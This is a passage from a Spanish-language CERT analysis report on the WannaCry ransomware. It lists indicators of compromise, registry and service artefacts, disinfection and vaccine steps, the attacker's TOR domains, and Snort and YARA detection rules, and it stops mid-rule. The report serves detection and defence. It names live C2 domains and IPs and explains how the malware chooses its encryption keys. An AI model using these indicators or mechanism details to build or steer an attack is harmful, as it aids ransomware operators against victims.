c.wnry	<varía>	780	f6b08523b1a836e2112875398ffefffde98ad3ca
s.wnry	<varía>	3038286	d1af27518d455d432b62d73c6a1497d032f6120e
b.wnry	<varía>	1440054	f19eceda82973239a1fdc5826bce7691e5dcb4fb
r.wnry	<varía>	864	c3a91c22b63f6fe709e7c29cafb29a2ee83e6ade
t.wnry	<varía>	65816	7b10aaeee05e7a1efb43d9f837e9356ad55c07dd
u.wnry	<varía>	245760	45356a9dd616ed7161a3b9192e2f318d0ab5ad10
taskdl.exe	<varía>	20480	47a9ad4125b6bd7c55e4e7da251e23f089407b8f
taskse.exe	<varía>	20480	be5d6279874da315e3080b06083757aad9b32c23
00000000.res	<varía>	136	<varía>
00000000.pky	<varía>	276	<varía>
00000000.eky	<varía>	1284	<varía>

00000000.dky	<varía>	1225	<varía>
<varía\msg>			
Nombre	**Fecha Creación**	**Tamaño *bytes***	**Hash SHA1**
m_<idioma>.wnry	<varía>	<varía>	<varía>
<%WINDOWS%>			
Nombre	**Fecha Creación**	**Tamaño *bytes***	**Hash SHA1**
tasksche.exe	<varía>	3723264	e889544aff85ffaf8b0d0da705105dee7c97fe26

12. DETECCIÓN

Para detectar si un equipo se encuentra, o ha estado infectado, se ejecutará alguna de las herramienta de Mandiant como el "Mandiant IOC Finder" o el colector generado por RedLine® con los indicadores de compromiso generados para su detección. También se podrá usar Herramientas del Sistema como el Editor del Registro de Windows.

12.1 HERRAMIENTAS DEL SISTEMA

Para poder detectar el código dañino usando las herramientas del sistema se puede usar el Editor del Registro de Windows ("Inicio->regedit.exe") o cualquier otro programa equivalente para auditar el registro.

Dependiendo de si el usuario que ejecutó el código dañino tenía permisos de Administrador o superiores se deberán buscar las siguientes entradas:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "C:\WINDOWS\tasksche.exe\"
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\<varía>\tasksche.exe\"
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\%COMMON_APPDATA%\tasksche.exe\"

En el caso de que no tuviera permisos de Administrador o superior se deberán buscar las siguientes entradas:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "C:\WINDOWS\tasksche.exe\"
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\<varía>\tasksche.exe\"
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\%COMMON_APPDATA%\tasksche.exe\"

Si se encuentra cualquiera de las entradas anteriores, el sistema está comprometido.

Se comprobarán los servicios de la máquina y si existe un servicio con las características siguientes, se determinará el compromiso del sistema:

- **Nombre**: mssecsvc2.0.
- **Descripción**: Microsoft Security Center (2.0) Service.
- **Ruta**: %WINDIR%\mssecsvc.exe.
- **Comando**: %s -m security.

La existencia de archivos con la extensión ".wnry" es un indicador del compromiso del sistema.

En el caso de que el código dañino haya ejecutado la carga dañina del cifrador de archivos se podrá ver la siguiente pantalla en el idioma del sistema:

Imagen 22. Información sobre el secuestro de los archivos

13. DESINFECCIÓN

Para desinfectar el sistema del código dañino se deberán realizar los siguientes pasos:

- *Parchear* las máquinas vulnerables para impedir la explotación de la vulnerabilidad de SMB. Para ello se deberá aplicar el parche del siguiente enlace:

  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

- Se deben bloquear las conexiones entrantes a puertos SMB (137, 138, 139 y 445) desde equipos externos.
- Eliminar el servicio con las siguientes características:
  - **Nombre**: mssecsvc2.0.

- **Descripción**: Microsoft Security Center (2.0) Service.
- **Ruta**: %WINDIR%\mssecsvc.exe.
- **Comando**: %s -m security.

- Eliminar las entradas de registro dependiendo de si el usuario que ejecutó el código dañino tenía permisos de Administrador o superiores o no:

  En el caso de un usuario sin permisos se deberán borrar las siguientes entradas:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "C:\WINDOWS\tasksche.exe\"
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\<varía>\tasksche.exe\"
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\%COMMON_APPDATA%\tasksche.exe\"

  En el caso de un usuario con permisos de Administrador o superiores se deberán de borrar las siguientes entradas:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "C:\WINDOWS\tasksche.exe\"
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\<varía>\tasksche.exe\"
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<cadena_aleatoria> con el valor: "\%COMMON_APPDATA%\tasksche.exe\"

- Eliminar los siguientes archivos:

@Please_Read_Me@.txt
@WanaDecryptor@.exe
@WanaDecryptor@.bmp

- Eliminar todos los archivos existentes indicados en el apartado de 11. ARCHIVOS RELACIONADOS.

Es importante **no borrar** los archivos "00000000.pky" ni "00000000.dky" del sistema ya que su existencia en el directorio donde resida el código dañino, y que sean claves complementarias, es la única forma, sin tomar ninguna otra medida preventiva indicadas en el apartado 15. VACUNA del presente informe, del re-cifrado de los archivos por parte del código dañino.

En la fecha actual no existe ningún descifrador gratuito que permita recuperar la información cifrada, por lo que se recomienda restaurar dicha información desde copias de seguridad existentes.

14. INFORMACIÓN DEL ATACANTE

Los dominios del código dañino pertenecen a la red TOR siendo los siguientes:

```
gx7ekbenv2riucmf.onion
57g7spgrzlojinas.onion
xxlvbrloxvriy2c5.onion
76jdd2ir2embyv47.onion
cwwnhwhlz52maqm7.onion
```

15. VACUNA

Se puede utilizar la siguiente herramienta para impedir que el código dañino pueda ejecutarse en el sistema:

https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4476-herramienta-para-prevenir-la-infeccion-por-el-código dañino-wannacry.html

Se recomienda instalar el parche de seguridad de Microsoft que impide la propagación del código dañino al resto de la red.

15.1 ACCESO AL ARCHIVO C.WNRY

Si el código dañino no puede acceder al archivo "c.wnry" con éxito su carga dañina del cifrado y persistencia desde la librería dinámica ("DLL") no se ejecuta.

Creando políticas de denegación de acceso a ese archivo a todos los usuarios evita el cifrado de archivos.

Por ejemplo, creando un script con este código se impediría el acceso a dicho archivo:

```
copy /y nul c.wnry
icacls c.wnry /deny Todos:W /T
```

Añadiendo más rutas al script se puede ajustar a las necesidades de cada entidad o usuario según lo necesite. Es recomendable añadir las entradas a los escritorios de cada usuario, al común, a la carpeta de documentos de cada usuario y a la carpeta de documentos comunes aparte de todas las demás que se puedan necesitar en cada caso.

15.2 CREACIÓN DE PAR DE CLAVES

El código dañino crea dos archivos en caso de que no pueda encontrar uno de ellos. Los archivos son "00000000.pky" y "00000000.eky". El primero guarda la clave RSA pública para cifrar archivos y el segundo la clave RSA privada cifrada para descifrar los archivos.

En el caso de que los archivos no existan, el código dañino genera un par de claves, guardándolas en los archivos indicados anteriormente. Sin embargo, si el archivo "00000000.dky" existe en la carpeta donde se ejecuta y también existe el archivo "00000000.pky" en dicha carpeta ya no procede a generar un nuevo par de claves.

En este caso usará la clave pública desde el archivo "00000000.pky" y la clave privada desde el archivo "00000000.dky".

Esto quiere decir que si se generan un par de claves previamente a la infección, y se tienen copias de dichos archivos en donde se produzca la ejecución del código dañino, no se cifrarán los archivos ya que el código dañino creerá que se ha pagado al comprobar que la clave privada coincide con la pública aportada. En el caso de que no se tenga el archivo "00000000.dky" en la misma carpeta los archivos sí serán cifrados pero al tener la clave privada el descifrador usará la que aporte el archivo "00000000.dky" descifrando los archivos.

Al ser dos pares de claves relacionadas el proceso será correcto impidiendo que se utilice la clave pública generada por el código dañino del que no se puede acceder a la privada sin pagar el rescate.

15.3 CARPETA CON DETERMINADO NOMBRE

El código dañino posee una lista de carpetas a las que no afecta en su proceso de cifrado, tal y como se indica en el apartado 8.1 CIFRADO del presente informe.

Entre ellas destaca la carpeta con el nombre:

This folder protects against ransomware. Modifying it will reduce protection

Al principio de la cadena hay un espacio en blanco, es importante que exista.

Si dentro de esa carpeta se ponen archivos críticos, el código dañino no los cifrará, y esta carpeta puede ser creada en cualquier carpeta ya existente o como subcarpeta de otra con otro nombre.

16. RECUPERACIÓN DE FICHEROS

Debido al comportamiento del código dañino, existe una manera de recuperar ciertos archivos dependiendo del grado de cifrado de ficheros que hubiera alcanzado el ransomware antes de que se hubiera procedido al apagado del equipo. Sin embargo, este método no garantiza la posibilidad de recuperar ficheros concretos sobre los que se tuviera especial interés.

El código dañino crea una carpeta oculta con el nombre $RECYCLE, donde deposita una copia de todos los ficheros del equipo, cambiándoles el nombre, asignándoles un numero de orden y cambiando la extensión del archivo por WNCRYT.

Una vez hecho esto, el código dañino va eliminando los ficheros de la carpeta $RECYCLE a medida que va finalizando el cifrado de los mismos. De este modo, en el caso en que se hubiera procedido al apagado del equipo durante el cifrado de los archivos, se habría detenido el proceso y todos los ficheros que no se hubieran cifrado todavía estarían presentes en la carpeta $RECYCLE, pero con el nombre de fichero y extensión cambiados.

Identificando los ficheros de la carpeta $RECYCLE, averiguando el nombre original del mismo y renombrándolo seríamos capaces de disponer de estos documentos de nuevo.

Para poder acceder al contenido de esta carpeta, el sistema debe tener habilitada la posibilidad de visualizar los archivos y carpetas ocultas y permitir la visualización de los archivos protegidos del sistema operativo.

17. REFERENCIAS

- Panda Security, Innotec Security y S2Grupo ha contribuido a la elaboración del presente informe.
- Telefónica ha identificado la manera de recuperar ciertos ficheros del sistema, tal y como se describe en el apartado "16. Recuperación de ficheros"
- https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
- https://www.ccn-cert.cni.es/seguridad-al-dia/comunicados-ccn-cert/4476-herramienta-para-prevenir-la-infeccion-por-el-código dañino-wannacry.html
- WanaCryptor File Encryption and Decryption (https://modexp.wordpress.com)

18. REGLAS DE DETECCIÓN

18.1 SNORT

```
alert udp $HOME_NET any -> any 53 (msg: "WannaCry possibly tied to the Lazarus APT Group IOCs v1.0"; content:"|29|iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea|03|com|00|"; nocase; fast_pattern:only; threshold: type limit, track by_src, count 1, seconds 300; reference:url,http://apt.threatintel.kaspersky.com; classtype:trojan-activity; sid: 2060113; rev: 1;)

alert udp $HOME_NET any -> any 53 (msg: "WannaCry possibly tied to the Lazarus APT Group IOCs v1.0"; content:"|29|ifferfsodp9ifjaposdfjhgosurijfaewrwergwea|03|com|00|"; nocase; fast_pattern:only; threshold: type limit, track by_src, count 1, seconds 300; reference:url,http://apt.threatintel.kaspersky.com; classtype:trojan-activity; sid: 2060114; rev: 1;)

alert udp $HOME_NET any -> any 53 (msg: "WannaCry possibly tied to the Lazarus APT Group IOCs v1.0"; content:"|03|tbs|06|fartit|03|com|00|"; nocase; fast_pattern:only; threshold: type limit, track by_src, count 1, seconds 300; reference:url,http://apt.threatintel.kaspersky.com; classtype:trojan-activity; sid: 2060115; rev: 1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 43bwabxrduicndiocpo.net"; flow:to_server,established; content:"43bwabxrduicndiocpo.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(43bwabxrduicndiocpo.net)\r\n/iH"; classtype:trojan-activity; sid:1700027900; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 43bwabxrduicndiocpo.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|13|43bwabxrduicndiocpo|03|net|00|"; classtype:trojan-activity; sid:1700027901; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 57g7spgrzlojinas.onion"; flow:to_server,established; content:"57g7spgrzlojinas.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(57g7spgrzlojinas.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027902; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 57g7spgrzlojinas.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|57g7spgrzlojinas|05|onion|00|"; classtype:trojan-activity; sid:1700027903; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP 76jdd2ir2embyv47.onion"; flow:to_server,established; content:"76jdd2ir2embyv47.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(76jdd2ir2embyv47.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027904; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS 76jdd2ir2embyv47.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|76jdd2ir2embyv47|05|onion|00|"; classtype:trojan-activity; sid:1700027905; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bcbnprjwry2.net"; flow:to_server,established; content:"bcbnprjwry2.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(bcbnprjwry2.net)\r\n/iH"; classtype:trojan-activity; sid:1700027906; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bcbnprjwry2.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0B|bcbnprjwry2|03|net|00|"; classtype:trojan-activity; sid:1700027907; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bqkv73uv72t.com"; flow:to_server,established; content:"bqkv73uv72t.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(bqkv73uv72t.com)\r\n/iH"; classtype:trojan-activity; sid:1700027908; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bqkv73uv72t.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0B|bqkv73uv72t|03|com|00|"; classtype:trojan-activity; sid:1700027909; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP bqmvdaew.net"; flow:to_server,established; content:"bqmvdaew.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(bqmvdaew.net)\r\n/iH"; classtype:trojan-activity; sid:1700027910; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS bqmvdaew.net"; byte_test:1,!&,64,2;
```

byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|08|bqmvdaew|03|net|00|"; classtype:trojan-activity; sid:1700027911; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP chy4j2eqieccuk.com"; flow:to_server,established; content:"chy4j2eqieccuk.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(chy4j2eqieccuk.com)\r\n/iH"; classtype:trojan-activity; sid:1700027912; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS chy4j2eqieccuk.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0E|chy4j2eqieccuk|03|com|00|"; classtype:trojan-activity; sid:1700027913; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP cwwnhwhlz52maqm7.onion"; flow:to_server,established; content:"cwwnhwhlz52maqm7.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(cwwnhwhlz52maqm7.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027914; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS cwwnhwhlz52maqm7.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|cwwnhwhlz52maqm7|05|onion|00|"; classtype:trojan-activity; sid:1700027915; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP dyc5m6xx36kxj.net"; flow:to_server,established; content:"dyc5m6xx36kxj.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(dyc5m6xx36kxj.net)\r\n/iH"; classtype:trojan-activity; sid:1700027916; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS dyc5m6xx36kxj.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0D|dyc5m6xx36kxj|03|net|00|"; classtype:trojan-activity; sid:1700027917; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP fa3e7yyp7slwb2.com"; flow:to_server,established; content:"fa3e7yyp7slwb2.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(fa3e7yyp7slwb2.com)\r\n/iH"; classtype:trojan-activity; sid:1700027918; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS fa3e7yyp7slwb2.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0E|fa3e7yyp7slwb2|03|com|00|"; classtype:trojan-activity; sid:1700027919; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP gurj5i6cvyi.net"; flow:to_server,established; content:"gurj5i6cvyi.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(gurj5i6cvyi.net)\r\n/iH"; classtype:trojan-activity; sid:1700027920; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS gurj5i6cvyi.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0B|gurj5i6cvyi|03|net|00|"; classtype:trojan-activity; sid:1700027921; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP gx7ekbenv2riucmf.onion"; flow:to_server,established; content:"gx7ekbenv2riucmf.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(gx7ekbenv2riucmf.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027922; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS gx7ekbenv2riucmf.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|gx7ekbenv2riucmf|05|onion|00|"; classtype:trojan-activity; sid:1700027923; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP ju2ymymh4zlsk.com"; flow:to_server,established; content:"ju2ymymh4zlsk.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(ju2ymymh4zlsk.com)\r\n/iH"; classtype:trojan-activity; sid:1700027924; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS ju2ymymh4zlsk.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0D|ju2ymymh4zlsk|03|com|00|"; classtype:trojan-activity; sid:1700027925; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP lkry2vwbd.com"; flow:to_server,established; content:"lkry2vwbd.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(lkry2vwbd.com)\r\n/iH"; classtype:trojan-activity; sid:1700027926; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS lkry2vwbd.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|09|lkry2vwbd|03|com|00|"; classtype:trojan-

activity; sid:1700027927; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP ow24dxhmuhwx6uj.net"; flow:to_server,established; content:"ow24dxhmuhwx6uj.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(ow24dxhmuhwx6uj.net)\r\n/iH"; classtype:trojan-activity; sid:1700027928; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS ow24dxhmuhwx6uj.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0F|ow24dxhmuhwx6uj|03|net|00|"; classtype:trojan-activity; sid:1700027929; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP rbacrbyq2czpwnl5.net"; flow:to_server,established; content:"rbacrbyq2czpwnl5.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(rbacrbyq2czpwnl5.net)\r\n/iH"; classtype:trojan-activity; sid:1700027930; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS rbacrbyq2czpwnl5.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|rbacrbyq2czpwnl5|03|net|00|"; classtype:trojan-activity; sid:1700027931; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sdhjjekfp4k.com"; flow:to_server,established; content:"sdhjjekfp4k.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sdhjjekfp4k.com)\r\n/iH"; classtype:trojan-activity; sid:1700027932; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sdhjjekfp4k.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0B|sdhjjekfp4k|03|com|00|"; classtype:trojan-activity; sid:1700027933; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sqjolphimrr7jqw6.onion"; flow:to_server,established; content:"sqjolphimrr7jqw6.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sqjolphimrr7jqw6.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027934; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sqjolphimrr7jqw6.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|sqjolphimrr7jqw6|05|onion|00|"; classtype:trojan-activity; sid:1700027935; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP sxdcmua5ae7saa2.net"; flow:to_server,established; content:"sxdcmua5ae7saa2.net"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(sxdcmua5ae7saa2.net)\r\n/iH"; classtype:trojan-activity; sid:1700027936; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS sxdcmua5ae7saa2.net"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0F|sxdcmua5ae7saa2|03|net|00|"; classtype:trojan-activity; sid:1700027937; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP wwld4ztvwurz4.com"; flow:to_server,established; content:"wwld4ztvwurz4.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(wwld4ztvwurz4.com)\r\n/iH"; classtype:trojan-activity; sid:1700027938; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS wwld4ztvwurz4.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|0D|wwld4ztvwurz4|03|com|00|"; classtype:trojan-activity; sid:1700027939; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP xanznp2kq.com"; flow:to_server,established; content:"xanznp2kq.com"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(xanznp2kq.com)\r\n/iH"; classtype:trojan-activity; sid:1700027940; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS xanznp2kq.com"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|09|xanznp2kq|03|com|00|"; classtype:trojan-activity; sid:1700027941; rev:1;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"wannacry 2.0 HTTP xxlvbrloxvriy2c5.onion"; flow:to_server,established; content:"xxlvbrloxvriy2c5.onion"; nocase; http_header; pcre:"/(Host\:)(\s[a-zA-Z0-9.-]+\.|\s)(xxlvbrloxvriy2c5.onion)\r\n/iH"; classtype:trojan-activity; sid:1700027942; rev:1;)

alert udp $HOME_NET any -> $EXTERNAL_NET 53 (msg:"wannacry 2.0 DNS xxlvbrloxvriy2c5.onion"; byte_test:1,!&,64,2; byte_test:1,!&,32,2; byte_test:1,!&,16,2; byte_test:1,!&,8,2; content:"|10|xxlvbrloxvriy2c5|05|onion|00|";

```
classtype:trojan-activity; sid:1700027943; rev:1;)

alert ip $HOME_NET any <> [128.31.0.39,149.202.160.69,46.101.166.19,91.121.65.179] any (msg:"wannacry 2.0 Contacto con IP"; classtype:trojan-activity; sid:1700027944; rev:1;)
```

18.2 YARA

```
rule lazaruswannacry {

meta:
        description = "Rule based on shared code between Feb 2017 WannaCry sample and Lazarus backdoor from Feb 2015 discovered by Neel Mehta"
        date = "2017-05-15"
        reference = "https://twitter.com/neelmehta/status/864164081116225536"
        author = " Kaspersky Lab"
    copyright = " Kaspersky Lab"
    report ="WannaCry possibly tied to the Lazarus APT Group"
    reference ="https://apt.threatintel.kaspersky.com/download.php?doc=intelcustomers/2017_05_WannaCrypossiblytiedtotheLazarusAPTGroup/WannaCry%20possibly%20tied%20to%20the%20Lazarus%20APT%20Group.pdf"
    distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        hash = "9c7c7149387a1c79679a87dd1ba755bc"
        hash = "ac21c8ad899727137c4b94458d7aa8d8"

strings:
        $a1={
      51 53 55 8B 6C 24 10 56 57 6A 20 8B 45 00 8D 75
      04 24 01 0C 01 46 89 45 00 C6 46 FF 03 C6 06 01
      46 56 E8
      }
        $a2={
      03 00 04 00 05 00 06 00 08 00 09 00 0A 00 0D 00
      10 00 11 00 12 00 13 00 14 00 15 00 16 00 2F 00
      30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00
      38 00 39 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00
      44 00 45 00 46 00 62 00 63 00 64 00 66 00 67 00
      68 00 69 00 6A 00 6B 00 84 00 87 00 88 00 96 00
      FF 00 01 C0 02 C0 03 C0 04 C0 05 C0 06 C0 07 C0
      08 C0 09 C0 0A C0 0B C0 0C C0 0D C0 0E C0 0F C0
      10 C0 11 C0 12 C0 13 C0 14 C0 23 C0 24 C0 27 C0
      2B C0 2C C0 FF FE
      }

condition:

        ((uint16(0) == 0x5A4D)) and (filesize < 15000000) and
        all of them
}


rule wannacry1_0_extensions {

meta:
        description = "Rule that finds WannaCry 1.0 encrypted extensions"
        date = "2017-05-15"
        reference = "https://securelist.com/blog/research/78431/wannacry-and-lazarus-group-the-missing-link/"
    author = " Kaspersky Lab"
    copyright = " Kaspersky Lab"
    report ="WannaCry possibly tied to the Lazarus APT Group"
    reference ="https://apt.threatintel.kaspersky.com/download.php?doc=intelcustomers/2017_05_WannaCrypossiblytiedtotheLazarusAPTGroup/WannaCry%20possibly%20tied%20to%20the%20Lazarus%20APT%20Group.pdf" version
```

```
= "1.0"
            hash = "9c7c7149387a1c79679a87dd1ba755bc"

strings:
        $a1={
        2E 00 6B 00 65 00 79 00 00 00 00 00 2E 00 63 00
        72 00 74 00 00 00 00 00 2E 00 63 00 73 00 72 00
        00 00 00 00 2E 00 70 00 31 00 32 00 00 00 00 00
        2E 00 70 00 65 00 6D 00 00 00 00 00 2E 00 6F 00
        64 00 74 00 00 00 00 00 2E 00 6F 00 74 00 74 00
        00 00 00 00 2E 00 73 00 78 00 77 00 00 00 00 00
        2E 00 73 00 74 00 77 00 00 00 00 00 2E 00 75 00
        6F 00 74 00 00 00 00 00 2E 00 33 00 64 00 73 00
